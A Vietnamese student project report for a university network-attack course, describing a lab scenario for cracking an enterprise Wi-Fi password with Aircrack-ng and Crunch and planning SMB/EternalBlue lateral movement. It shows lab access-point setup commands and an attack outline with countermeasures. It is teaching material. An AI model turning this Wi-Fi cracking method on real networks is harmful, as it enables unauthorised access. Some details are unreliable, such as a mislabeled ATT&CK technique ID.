ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

BÁO CÁO ĐỒ ÁN

MÔN: TẤN CÔNG MẠNG.

HỌC KỲ: I.

NĂM HỌC: 2023-2024.

Đề tài: Xây dựng kịch bản tấn công mạng không dây của một doanh nghiệp và khai thác thông tin.

Giảng viên hướng dẫn: **Thầy Ths.Nguyễn Công Danh.**

Lớp: NT205.O11.ANTT-VN.

Nhóm thực hiện: Flappy Bird.

STT	Họ và tên	MSSV
1	Nguyễn Phúc Hải	20521281
2	Trần Xuân Nam	20521637
3	Đỗ Minh Thọ	20521972
4	Ngô Hùng Thịnh	20521961

Thành phố Hồ Chí Minh, ngày 31 tháng 10 năm 2023.

MỤC LỤC

Nội dung

BẢNG PHÂN CÔNG NHIỆM VỤ

STT	MSSV	Họ và tên	Vai trò	Ghi chú
1	20521961	Ngô Hùng Thịnh	Tìm kiếm tổng hợp nội dung và viết báo cáo.	
2	20521281	Nguyễn Phúc Hải	Thực hiện Demo đồ án.	
3	20521972	Đỗ Minh Thọ	Thực hiện Demo đồ án.	
4	20521637	Trần Xuân Nam	Làm slide (Giữa kỳ + cuối kỳ).	

LỜI MỞ ĐẦU

Trong thời đại kỹ thuật số phát triển nhanh chóng, việc bảo vệ mạng không dây và dữ liệu của doanh nghiệp trở nên ngày càng quan trọng. Đồ án này tập trung vào việc nghiên cứu và thực hiện một loạt các kịch bản tấn công mạng không dây để hiểu rõ các rủi ro và lỗ hổng có thể tồn tại trong môi trường doanh nghiệp.

Chúng tôi bắt đầu với việc xây dựng kịch bản tấn công mạng không dây, trong đó mục tiêu là crack mật khẩu mạng không dây có độ phức tạp là 9 chữ số. Sau khi chúng tôi đã thành công trong việc truy cập vào mạng không dây của doanh nghiệp, chúng tôi tiến hành nghiên cứu và thực hiện các kỹ thuật tấn công mạng sử dụng lỗ hổng SMB, và mô tả chúng dựa trên bảng MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge). Điều này giúp chúng tôi hiểu rõ các cách thức mà những kẻ tấn công có thể sử dụng để khai thác dữ liệu trong môi trường doanh nghiệp.

Tiếp theo, chúng tôi xây dựng một hệ thống mạng sử dụng wifi với Access Point cho nhân viên, bảo mật bằng mật khẩu 9 chữ số. Sau đó, chúng tôi thực hiện kịch bản quét và tấn công wifi, thực hiện việc bẻ khoá mật khẩu wifi và truy cập vào mạng không dây đó. Từ việc truy cập vào mạng không dây này, chúng tôi giả định và nghiên cứu cách lây lan và tấn công các máy khác và máy chủ Admin. Mục tiêu của chúng tôi là thu thập thông tin quan trọng từ các máy chủ và máy tính quan trọng trong mạng.

Chúng tôi hi vọng rằng việc nghiên cứu này sẽ giúp cung cấp một cái nhìn sâu hơn về các rủi ro an ninh mạng và đóng góp vào việc nâng cao mức độ bảo mật của mạng không dây trong môi trường doanh nghiệp.

ĐẶT VẤN ĐỀ

Trong thời đại số hóa hiện nay, mạng không dây (Wifi) đã trở thành một phần không thể thiếu của hầu hết các doanh nghiệp và tổ chức. Wi-Fi giúp cung cấp sự kết nối linh hoạt cho nhân viên và khách hàng, giúp tối ưu hóa hiệu suất làm việc và thuận tiện cho việc truy cập internet. Tuy nhiên, việc sử dụng wifi không chỉ mang lại lợi ích, mà còn đặt ra nhiều vấn đề về an ninh mạng.

Theo Báo cáo An ninh Mạng toàn cầu năm 2022 của Verizon, 63% các cuộc tấn công mạng đã liên quan đến việc sử dụng mạng không dây và lỗ hổng trong bảo mật wifi. Việc này chỉ ra rằng mạng wifi trong doanh nghiệp có thể trở thành một điểm yếu tiềm ẩn cho các kẻ tấn công nếu không được quản lý và bảo vệ cẩn thận.

Bên cạnh đó, các cuộc tấn công mạng ngày càng trở nên phức tạp và nguy hiểm hơn. Những kẻ tấn công không chỉ dừng lại ở việc xâm nhập vào mạng wifi của doanh nghiệp mà còn tìm cách lây lan và khai thác các lỗ hổng trong hệ thống. Điều này đặt ra câu hỏi về khả năng bảo vệ mạng không dây trước những kẻ xâm nhập tiềm ẩn và các kỹ thuật tấn công phức tạp.

Việc đặt vấn đề về việc bảo vệ mạng không dây trong môi trường doanh nghiệp trở nên cấp bách hơn bao giờ hết. Chúng ta cần hiểu rõ các rủi ro và lỗ hổng có thể tồn tại trong mạng wifi của doanh nghiệp và cần thiết phải tìm hiểu cách bảo vệ và tăng cường an ninh của nó. Việc nghiên cứu và thực hiện các kịch bản tấn công mạng không dây có thể giúp ta xác định các vấn đề an ninh quan trọng và phát triển chiến lược bảo vệ hiệu quả hơn.

MỤC TIÊU

Mục tiêu của đồ án này trong thời gian học tập môn Tấn công mạng có thể tìm hiểu và nghiên cứu và thực hiện triển khai được một kịch bản tấn công mạng Access point . Xây dựng kịch bản quét wifi và tấn công wifi, bẻ khoá mật khẩu wifi và truy cập vào wifi đó. Từ wifi này, giả định trường hợp để lây lan và tấn công đến các máy khác và máy chủ Admin. Từ đó hiểu rõ được nguyên lý tấn công và đưa ra được các đề xuất phương pháp ngăn chặn các cuộc tấn công nhắm đến mạng nội bộ một cách hợp lý.

Hoàn thành tốt học phần, cũng cố thêm các kiên thức về bảo mật mạng và chuẩn bị cho các học kỳ sắp tới.

NỘI DUNG CHÍNH CỦA ĐỒ ÁN

I. Các kiến thức liên quan.

1. Giới thiệu về Access Point.

a. Khái niệm.

- Access Point (AP) còn được hiểu là điểm truy cập, là một thiết bị tạo mạng cục bộ không dây hoặc WLAN trong một tòa nhà hoặc văn phòng. Access Point là một trạm thu và truyền dữ liệu. Chúng được biết đến như một thiết bị thu phát sóng WiFi.
- Access Point WiFi kết nối một người dùng với những người dùng mạng khác. Chúng cũng đóng vai trò là điểm tiếp xúc giữa mạng WLAN và mạng dây cố định. Mỗi Access Point có thể phục vụ nhiều người dùng trong một vùng mạng xác định. Mọi người sẽ tự động được chuyển đến Access Point tiếp theo nếu họ di chuyển ra khỏi phạm vi của một Access Point.

b. Ưu điểm của Access Point.

- ***Số lượng người truy cập nhiều:*** Một bộ định tuyến không dây điển hình chỉ có thể hỗ trợ 10 đến 20 người cùng một lúc, trong khi thiết bị Access Point có thể hỗ trợ hơn 50 người và thậm chí lên đến hàng trăm người. Đồng thời, do số lượng người dùng lớn nên thiết bị này có khả năng gửi và nhận tín hiệu mạnh hơn.
- ***Mang đến không gian truyền động:*** Một hệ thống AP có thể truyền dữ liệu lên đến 100-300 mét nếu tìm hiểu Access Point là gì. Nhiều điểm truy cập không dây có khả năng tăng và mở rộng phạm vi phủ sóng. Do đó, thiết bị này phù hợp với các khu vực rộng lớn, các tòa nhà cao tầng, các xí nghiệp lớn,…
- ***Mang đến một mạng linh hoạt:*** Người dùng có thể chọn từ nhiều chế độ khác nhau, bao gồm: máy khách không dây, cầu nối không dây, cầu nối đa điểm,… Nó có thể được quản lý tập trung dễ dàng hơn nhờ sự hợp tác của bộ điều khiển AP không dây.

c. Cấu trúc của Access Point.

- Access Point tương tự như một cổng mạng switch, nhưng nó cũng có thêm chức năng phát sóng WiFi. Chúng đóng vai trò như một trung tâm truyền tín hiệu, hỗ trợ cả việc thu và phát sóng trong mạng WLAN. Một Access Point được thiết kế để ngăn bụi khỏi PCB. Điều này đảm bảo thiết bị có tuổi thọ cao mà không bị ảnh hưởng đến chất lượng của nó.

d. Access Point có chức năng gì?

- Access Point là thiết bị được sử dụng trong các doanh nghiệp lớn để tạo mạng WLAN. Một Access Point mở rộng phạm vi phủ sóng của mạng để nó không thể ngắt kết nối, cho phép nhiều người dùng kết nối mạng dễ dàng hơn. Các điểm truy cập cung cấp kết nối cho người dùng trong các văn phòng hoặc doanh nghiệp lớn, cho phép họ tự do đi lang thang khắp tòa nhà trong khi vẫn kết nối với mạng.
- Hỗ trợ Captive Portal và Access Control List (ACL) là một trong những tính năng bổ sung được cung cấp bởi các Access Point. Do đó, chúng ta có thể hạn chế quyền truy cập của người khác mà không gây nguy hiểm cho an ninh mạng và quản lý người dùng trong mạng WiFi.

2. Aircrack-ng.

- Aircrack-ng là bộ công cụ mạnh mẽ trong Kali Linux phục vụ cho quá trình đánh giá bảo mật mạng Wifi. Bộ công cụ này gồm nhiều công cụ với các chức năng như:
- ***Airmon-ng*** – Dùng để chuyển card Wireless sang chế độ monitor (Chế độ theo dõi và thu thập tín hiệu Wifi).
- ***Airodump-ng*** – Dùng để phát hiện các điểm phát sóng và bắt các gói tin 802.11.
- ***Aireplay-ng*** – Tạo ra dòng tín hiệu tác động đến mạng.
- ***Aircrack-ng*** – Tìm ra mã khóa WEP.
- Bộ Aircrack-ng còn khá nhiều công cụ khác phục vụ cho việc khai thác mạng Wifi có thể tham khảo tại aircrack-ng | Kali Linux Tools.

3. Crunch.

- Crunch2 là công cụ tạo Wordlist (Danh sách các mật khẩu theo quy tắc đã định nghĩa) tự động và rất nhanh chóng, phục vụ cho việc dò tìm mật khẩu, có sẵn trong Kali Linux.
- Dưới đây là hai số điểm quan trọng về Crunch:
- ***Tạo danh sách từ điển:*** Crunch cho phép tạo danh sách từ điển bằng cách chỉ định các quy tắc, ví dụ như độ dài tối thiểu và tối đa của mật khẩu, các ký tự được sử dụng, hoặc các mẫu mật khẩu có thể xuất hiện.
- ***Tấn công từ điển:*** Sau khi tạo danh sách từ điển, chúng ta có thể sử dụng nó để thực hiện tấn công từ điển, cố gắng đoán mật khẩu của mạng Wi-Fi đã chọn.
- Tham khảo thêm về Crunch tại: crunch | Kali Linux Tools.

4. Hostapd.

- Khái niệm: Hostapd là một chương trình trên hệ điều hành Linux dùng để tạo và quản lý điểm truy cập (Access Point) trên mạng Wi-Fi. Nó cho phép bạn biến máy tính hoặc thiết bị chạy Linux thành một bộ phát Wi-Fi, cho phép các thiết bị khác kết nối vào mạng Wi-Fi.
- Hostapd cho phép tạo một mạng Wi-Fi bằng cách cung cấp tên mạng (SSID), mật khẩu, và các cài đặt bảo mật. Điều này giúp khởi tạo một điểm truy cập không dây để cho phép các thiết bị khác kết nối vào mạng.
- Hostapd hỗ trợ nhiều giao thức bảo mật, bao gồm WPA/WPA2 và WEP, để đảm bảo an toàn trong mạng Wi-Fi.

5. Dnsmasq.

- Dnsmasq là một ứng dụng dự phòng DNS và máy chủ DHCP đơn giản. Tên gọi "dnsmasq" xuất phát từ hai chức năng chính của nó:
- ***DNS (Domain Name System):*** Dnsmasq hoạt động như một máy chủ DNS. Nó có khả năng chuyển đổi tên miền thành địa chỉ IP. Khi chúng ta nhập một tên miền như "www.example.com" vào trình duyệt, máy tính sẽ cần biết địa chỉ IP tương ứng của máy chủ web để kết nối. Dnsmasq giúp giải quyết điều này bằng cách cung cấp dịch

vụ DNS đơn giản. Điều này quan trọng trong việc xây dựng và quản lý mạng, cho phép các thiết bị trong mạng tìm thấy lẫn nhau dễ dàng bằng tên miền thay vì phải nhớ địa chỉ IP.

- ***DHCP (Dynamic Host Configuration Protocol):*** Dnsmasq cũng là một máy chủ DHCP, cho phép tự động cấu hình các thiết bị trong mạng. Khi một thiết bị mới kết nối vào mạng, nó có thể gửi yêu cầu DHCP để nhận một địa chỉ IP, các cài đặt mạng và thông tin khác. Dnsmasq có khả năng quản lý phân chia các địa chỉ IP và cung cấp cài đặt mạng cho các thiết bị một cách tự động.

6. Giao thức SMB.

- SMB được viết tắt của từ Server Message Block, là một giao thức trong hệ điều hành Windows và DOS. SMB cung cấp cơ chế để các máy khách (Client) có thể truy cập vào hệ thống file máy chủ (server), cũng như những thiết bị input/output (Ví dụ như máy in).
- ***Cách hoạt động:*** SMB là giao thức hoạt động theo cơ chế máy khách - máy chủ (Request - response). Hiểu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu. Trong lần giao tiếp đầu tiên, máy khách sẽ gửi danh sách các bản giao thức khả dụng đến máy chủ, máy chủ sẽ lựa chọn một giao thức phù hợp để sử dụng về sau. Nếu trong danh sách này không có giao thức nào phù hợp, máy chủ sẽ từ chối.

7. Lỗ hổng MS17-010.

- Lỗ hổng MS17-010, còn được gọi là EternalBlue, là một lỗ hổng bảo mật nghiêm trọng được phát hiện trong giao thức SMB (Server Message Block) của Microsoft. Lỗ hổng này đã được phát hiện bởi Cơ quan An ninh Quốc gia Hoa Kỳ và sau đó được công bố bởi nhóm tên là "The Shadow Brokers" vào tháng 4 năm 2017. Lỗ hổng MS17-010 đã tạo ra cuộc tấn công ransomware WannaCry nổi tiếng, đã lan rộng và gây ra hậu quả nghiêm trọng cho hàng ngàn tổ chức và cá nhân trên khắp thế giới.

- Lỗ hổng này ảnh hưởng đến các hệ điều hành Windows, bao gồm Windows XP, Windows Vista, Windows 7, Windows 8.1 và Windows 10. Nó cũng ảnh hưởng đến các phiên bản Windows Server từ 2003 đến 2016.

II. Xây dựng môi trường thực hiện.

1. Xây dựng môi trường điểm truy cập Access Point.

- Ở bước này nhóm đồ án thực hiện dùng một máy Kali linux sau đó cấu hình thành điểm truy cập Access Point. Cụ thể các bước thiết lập Access Point như sau.
- Trước tiên, cài đặt các gói phần mềm Hostapd và dnsmasq bằng hai lệnh sau.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo apt-get update
Get:1 file:/run/live/medium kali-last-snapshot InRelease
Ign:1 file:/run/live/medium kali-last-snapshot InRelease
Get:2 file:/run/live/medium kali-last-snapshot Release [7,354 B]
Get:2 file:/run/live/medium kali-last-snapshot Release [7,354 B]
Get:3 file:/run/live/medium kali-last-snapshot Release.gpg
Ign:3 file:/run/live/medium kali-last-snapshot Release.gpg
Get:4 file:/run/live/medium kali-last-snapshot/main amd64 Packages [79.6 kB]
Get:5 file:/run/live/medium kali-last-snapshot/non-free amd64 Packages [29.4 kB]
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo apt-get install hostapd dnsmasq
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  wpasupplicant
```

- Tiếp đó tạo một tệp cấu hình cho Hostapd bằng lệnh.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nano /etc/hostapd/hostapd.conf

┌──(kali㉿kali)-[~/Downloads]
└─$
```

- Thêm nội dung vào tệp cấu hình:



Giải thích nội dung tệp cấu hình như sau:

- **Interface**: Tên giao diện wifi.
- **Ssid**: Tên của mạng wifi.
- **Hw_mode**: Chế độ wifi.
- **Channel**: Kênh wifi.
- **Wpa_passphrase**: Mật khẩu wifi với độ dài 9 chữ số là 123456789.
- **Wpa_key_mgmt**, **wpa_pairwise**, **rsn_pairwise**: Các cài đặt bảo mật cho wifi.
- Sửa tệp cấu hình Hostapd, sửa tệp **/etc/default/hostapd** và chỉ định tệp cấu hình vừa tạo:

- Thêm dòng sau vào tệp:

DAEMON_CONF="/etc/hostapd/hostapd.conf"

```
 GNU nano 7.2                                                /etc/default/hostapd *
# Defaults for hostapd initscript
#
# WARNING: The DAEMON_CONF setting has been deprecated and will be removed
#          in future package releases.
#
# See /usr/share/doc/hostapd/README.Debian for information about alternative
# methods of managing hostapd.
#
# Uncomment and set DAEMON_CONF to the absolute path of a hostapd configuration
# file and hostapd will be started during system boot. An example configuration
# file can be found at /usr/share/doc/hostapd/examples/hostapd.conf.gz
#
#DAEMON_CONF=""

# Additional daemon options to be appended to hostapd command:-
#       -d   show more debug messages (-dd for even more)
#       -K   include key data in debug messages
#       -t   include timestamps in some debug messages
#
# Note that -B (daemon mode) and -P (pidfile) options are automatically
# configured by the init.d script and must not be added to DAEMON_OPTS.
#
#DAEMON_OPTS=""
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

⇨ Dòng lệnh này chỉ định đường dẫn tới tệp cấu hình cho dịch vụ Hostapd.

- Cấu hình DHCP: Tạo một tệp cấu hình DHCP bằng lệnh.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nano /etc/dnsmasq.conf
```

- Thêm nội dung sau vào tệp.

```
 GNU nano 7.2                                                /etc/dnsmasq.conf *
# Configuration file for dnsmasq.
interface=wlan0
dhcp-range=192.168.42.10,192.168.42.50,255.255.255.0,12h
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.

# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353

# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
# answer, and which load the servers (especially the root servers)
# unnecessarily. If you have a dial-on-demand link they also stop
# these requests from bringing up the link unnecessarily.
```

- ***Interface:*** Tên giao diện wifi (wlan0).
- ***Dhcp-range:*** Phạm vi địa chỉ IP mà DHCP sẽ cấp phát cho các thiết bị kết nối đến wifi.
- Bật và cấu hình dịch vụ Hostapd.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl unmask hostapd
Removed "/etc/systemd/system/hostapd.service".

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl enable hostapd
Synchronizing state of hostapd.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable hostapd
Created symlink /etc/systemd/system/multi-user.target.wants/hostapd.service → /lib/systemd/system/hostapd.service.
```

- Bật dịch vụ DHCP.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl start dnsmasq
```

- Cuối cùng khởi động lại dịch vụ.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo service dnsmasq restart
```

- Bây giờ, nhóm đã tạo một mạng wifi (Access Point) với mật khẩu 9 chữ số. Bạn có thể tìm mạng wifi mới trong danh sách mạng wifi trên thiết bị di động hoặc máy tính và nhập mật khẩu để kết nối.

Lưu ý:

- Ở đây thì khi chúng ta chạy lệnh ***sudo service hostapd restart*** thì chương trình thực tế của nhóm không chạy dịch vụ Access Point do nhóm thực hiện chạy bằng máy ảo chứ không phải chạy kali bằng live boost. Tuy nhiên thì về phần này thì nó không ảnh hưởng đến việc demo lắm do việc tạo được môi trường Access Point chỉ là để tạo điều kiện cho attacker scan được các máy trong mạng thôi nên do đó nhóm tấn công sẽ giả định luôn là mạng này đã thiết lập được rồi và máy client và server đã kết nối với mạng này rồi.
- ***Như vậy thì chúng ta đã thiết lập xong môi trường Access point theo yêu cầu của đồ án.***


2. Chuẩn bị môi trường Kali Linux để thực hiện hack pass wifi.

- Kali Linux là một phiên bản Linux nhân Debian rất hữu ích đối với những chuyên gia đánh giá bảo mật, tập hợp và phân loại gần như tất cả các công cụ thiết yếu mà

bất kỳ một chuyên gia đánh giá bảo mật nào cũng cần sử dụng đến khi tác nghiệp tấn công thử nghiệm (Penetration Testing – Pentest).

- Phiên bản mới nhất của Kali Linux hiện tại là Kali Linux 2021.1 (Có dung lượng ~ 5.6 GB và được cung cấp miễn phí tại https://www.kali.org/downloads/).

- Chuẩn bị file iso Kali Linux mới nhất ~ 5.6GB (Download tại trang chủ https://www.kali.org/downloads/).
- Sử dụng phần mềm Rufus để tạo Kali Live USB để sử dụng chạy trực tiếp hệ điều hành không cần cài đặt.




- Khởi động lại máy tính và chọn tùy chỉnh Boot vào USB đầu tiên.
- Sau khi đã boot từ USB, ở màn hình Boot menu, chọn Live (Amd64) để sử dụng Kali Linux trực tiếp.

- Đăng nhập vào Kali Linux với tài khoản là ***kali*** và mật khẩu mặc định của tài khoản root là ***kali***. Đến đây thì chúng ta đã tạo được môi trường để thực hiện hack pass wifi.

III. Thực hiện tấn công.

- Mô hình tấn công như sau.



1. Sử dụng Kali Linux crack wifi password với aircrack-ng.

Mục tiêu:

- Lấy quyền truy cập mạng Wi-Fi.

Kỹ thuật:

- Kẻ tấn công sẽ sử dụng công cụ Aircrack-ng để thu thập gói dữ liệu từ mạng Wi-Fi mục tiêu.
- Kẻ tấn công sẽ sử dụng công cụ Crunch để tạo ra một tập hợp mật khẩu tiềm năng.
- Kẻ tấn công sẽ sử dụng công cụ Aircrack-ng để chạy tấn công brute force trên tập hợp mật khẩu tiềm năng.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập mạng Wi-Fi của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để truy cập các tài nguyên mạng, chẳng hạn như máy tính, dữ liệu hoặc mạng nội bộ.

Các biện pháp phòng ngừa:

- Sử dụng mật khẩu Wi-Fi mạnh và duy nhất.
- Tắt tính năng WPS trên bộ định tuyến Wi-Fi.
- Sử dụng VPN để mã hóa lưu lượng truy cập mạng.


Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1040: *Network Sniffing*	*Sử dụng các công cụ mạng để thu thập thông tin.*
T1110: *Brute Force*	*Sử dụng phương pháp brute force để truy cập hệ thống hoặc tài khoản.*
T1204: *Remote System Discovery*	*Sử dụng một dịch vụ mạng để thu thập thông tin về máy chủ nạn nhân.*

